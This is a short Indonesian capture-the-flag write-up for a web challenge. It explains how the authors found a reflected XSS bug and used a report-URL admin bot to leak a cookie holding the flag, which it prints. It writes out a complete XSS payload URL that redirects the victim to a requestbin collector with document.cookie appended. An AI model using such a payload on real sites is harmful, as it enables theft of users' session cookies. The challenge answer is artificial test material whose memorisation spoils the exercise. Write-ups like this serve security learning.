
- Challenge: http://54.169.77.27:10011/
- Report-url: http://54.169.77.27:10012/

Author: `circleous#0587`

b. Technical Report

Pertama kami sedikit bingung sama soal ini, trus akhirnya kami sadar kalo ini soal XSS. Report-url digunakan untuk mentrigger bot admin untuk mengecek web yg kami submit. Disitu kita akan memanfaatkan script xss untuk mengambil cookie admin.
Pertama kami buat requestbin nya terlebih dahulu.
Kemudian trigger xss di web challenge dengan url ini **http://54.169.77.27:10011/?sisi=4&l=1&t=1&name=%3Cscript%3Ewindow.location.href=%22http://requestbin.net/r/grh3vdazc=%22%2bdocument.cookie%3C/script%3E**.

Kemudian submit url nya ke web Report-url lalu lihat request pada requestbin



Terlihat bahwa ada cookie bernama flag dan isi cookie tersebut adalah flagnya.

c. Flag

Flag: **gemastik14{php_output_buffering_13niva09nhfwofib}**